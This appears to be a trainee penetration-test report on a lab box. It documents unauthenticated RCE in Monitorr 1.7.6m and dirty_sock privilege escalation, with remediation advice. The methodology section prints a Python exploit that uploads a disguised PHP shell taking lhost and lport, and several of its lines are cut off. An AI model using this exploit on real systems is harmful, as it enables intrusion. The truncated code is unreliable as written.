SECURITY ASSESSMENT

<< Year of the Jellyfish>>

Submitted to: << sprints>>

Security Analyst: << Ali Mohamed Abdelfatah >>
Security Analyst: << Mohamed Ahmed Fathy>>
Security Analyst: << Tarek Ayman Hassan>>
Security Analyst: << Ali Samy Gomaa>>
Security Analyst: << Zyad Mohamed Hagag>>

Date of Testing: << 20/10/2024>
Date of Report Delivery: <<24/10/2024>

Table of Contents

Contents

SECURITY ENGAGEMENT SUMMARY 2

ENGAGEMENT OVERVIEW 2

SCOPE 2

RISK ANALYSIS ..... **ERROR! BOOKMARK NOT DEFINED.**

RECOMMENDATION ..... **ERROR! BOOKMARK NOT DEFINED.**

SIGNIFICANT VULNERABILITY SUMMARY 3

High Risk Vulnerabilities 3

Medium Risk Vulnerabilities 3

Low Risk Vulnerabilities 3

SIGNIFICANT VULNERABILITY DETAIL 4

<< INFORMATION DISCLOSURE >> 4

<<PRIVILEGE ESCALATION USING CVE:2019-7304>> 5

METHODOLOGY 7

ASSESSMENT TOOLSET SELECTION 7

ASSESSMENT METHODOLOGY DETAIL 7

Security Engagement Summary

Engagement Overview

<<
Explain the engagement.

- The engagement was requested by the **Sprints team** to assess the security posture of the system.
- The engagement is being completed by **team4, as the trainee**.
- The primary goal is to **test the provided IP address** and identify any vulnerabilities that could result in **root or high-privilege access**.
- The assessment is conducted **one time**.

>>

Scope

<<

The scope of the engagement is a **network penetration test** focused on the **provided IP address**, with the objective of identifying vulnerabilities that could be exploited to **compromise the system or gain high-privilege access**.

>>

Executive Risk Analysis

Overall Risk Level: High

The following vulnerabilities were identified during the assessment. Each poses a significant risk to the security of the system:

<<

- **Information Disclosure (High)**
- **Explanation**: after access to the subdomain we find version for monitor from this disclosure we find exploit to gain rce (cve:2020-28871)

- **Privilege Escalation Using cve:2019-7304 (High)**
- **Explanation**: Explanation: While navigating the system, it was found that another CVE *(Dirty Sock)* could be exploited to gain root access.

>>

Executive Recommendation

<<

It is critical to immediately address the identified vulnerabilities by restricting access, applying security patches, and updating affected software versions. Prioritize these actions to mitigate the risk of unauthorized access and privilege escalation, ensuring the integrity and security of the system..

>>

Significant Vulnerability Summary

<<

This report highlights critical vulnerabilities that could lead to significant security risks.

>>

High Risk Vulnerabilities

- **Information Disclosure**
- **Privilege Escalation Using cve:2019-7304**

Medium Risk Vulnerabilities

- non

Low Risk Vulnerabilities

- non

Significant Vulnerability Detail


<< Information Disclosure >>

<<HIGH >>

<<

Vulnerability detail

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified through enumeration, which revealed a subdomain named "monitor." Upon accessing this subdomain, the version of the application was disclosed. A search of this version showed that it was vulnerable, allowing for Remote Code Execution (RCE) without requiring authorization.
- **Evidence of Validation:**



- **Probability of Exploit/Attack:** The probability of exploitation is significant since the version information is exposed, and the known vulnerability allows for unauthorized RCE.

- **Impact of Exploitation:** If exploited, this vulnerability could allow attackers to execute arbitrary commands on the server, potentially compromising sensitive data and system integrity. This could affect multiple user groups, leading to disruptions in business operations and potential financial losses.
- **Remediation:** To mitigate this risk, it is recommended to update the application to a non-vulnerable version. Additionally, ensure that subdomains do not expose sensitive version information publicly, and implement strict access controls to prevent unauthorized access. Regular vulnerability scans should be conducted to identify and address such risks.

>>


<< Privilege Escalation Using cve:2019-7304>>

<<HIGH >>

<<

Vulnerability detail

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified after gaining remote access to the target system. We utilized the LinPEAS tool to enumerate potential misconfigurations and CVEs that could lead to root access or privilege escalation. During the analysis, we identified that the Snap service on the target is vulnerable to the "dirty_sock" exploit, allowing an attacker to gain elevated privileges.
- **Evidence of Validation:**



- **Probability of Exploit/Attack:** The probability of exploitation is high, as the misconfigured Snap service can be directly exploited using a known vulnerability (dirty_sock), leading to potential root access.
- **Impact of Exploitation:** If exploited, this vulnerability could enable an attacker to gain full control over the target system, affecting all users, services, and data stored on the system. This could severely disrupt business operations, compromise data integrity, and lead to significant financial losses.
- **Remediation:** To mitigate this risk, it is recommended to update the Snap service to a version that is not vulnerable to the "dirty_sock" exploit. Implement regular system audits to detect and address such misconfigurations, and restrict unnecessary SUID permissions on binaries to minimize privilege escalation vectors.

>>

Methodology

<<

- **Scanning with Nmap**: Conduct an initial scan using Nmap to identify active hosts, open ports, and services running on the target systems.
- **Accessing Subdomains**: Identify and access subdomains related to the target to explore potential entry points and sensitive information.
- **Finding Sensitive Information**: Analyze accessed subdomains for any exposed sensitive information that can be leveraged for further exploitation.
- **Exploitation using b_exploit**: Use the gathered information to apply the db_exploit and gain Remote Code Execution (RCE) on the target system.
- **Privilege Escalation with LinPEAS**: Run the LinPEAS tool to enumerate possible privilege escalation paths on the compromised system.
- **Exploitation for Root Access**: Apply another targeted exploit identified during enumeration to gain root privileges on the system.

>>

Assessment Toolset Selection

<<


- **Nmap**: For conducting comprehensive network scans to identify active hosts, open ports, and running services.
- **LinPEAS**: A tool for enumerating privilege escalation opportunities on a compromised system.
- d**b_exploit**: Used to exploit specific vulnerabilities discovered during the assessment, allowing Remote Code Execution (RCE).
- **Web-based Subdomain Enumeration Tools**: For identifying and accessing subdomains that may contain sensitive information.
- **Custom Exploit Scripts**: For leveraging discovered vulnerabilities to gain root access after initial privilege escalation.

>>


Assessment Methodology Detail

<<


Scanning with Nmap and gaining



After adding these subdomains to my hosts file as follows:



After that, I started to search for them, and when I opened Monitorr, I found its version as



After that, I searched on db_exploit and found this


Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)

Author:	Type:	Platform:	Date:

So, after making some edits to the exploit as

```
import requests
import os
import urllib3
import sys

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)



if len (sys.argv) != 4:
        print ("specify params in format: python " + sys.argv[0] + " target_url lhost lport")
else:
    url = sys.argv[1] + "/assets/php/upload.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/plain, */*; q=0.01", "Accept-Language": "en-US,en;q=0.5",

    data = "-----------------------------310461050039001605764542257 45\r\nContent-Disposition: form-data; name=\"fileToUpload\"; filename=\"she_ll3.png.pHp\"\r\nContent-Type: image/gif\

    a=requests.post(url, headers=headers, data=data , verify=False , cookies={"isHuman":"1"})
    print(a.text)
    print ("A shell script should be uploaded. Now we try to execute it")
    url = sys.argv[1] + "/assets/data/usrimg/she_ll3.png.pHp"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/web
    requests.get(url, headers=headers , verify=False , cookies={"isHuman":"1"})
```


And running it, we gained a PHP file located at /assets/data/usrimg/




Index of /assets/data/usrimg

Name	Last modified	Size	Description
Parent Directory		-	
she_ll3.png.php	2024-10-19 10:19	93	
usrimg.png	2021-04-11 00:07	5.3K	

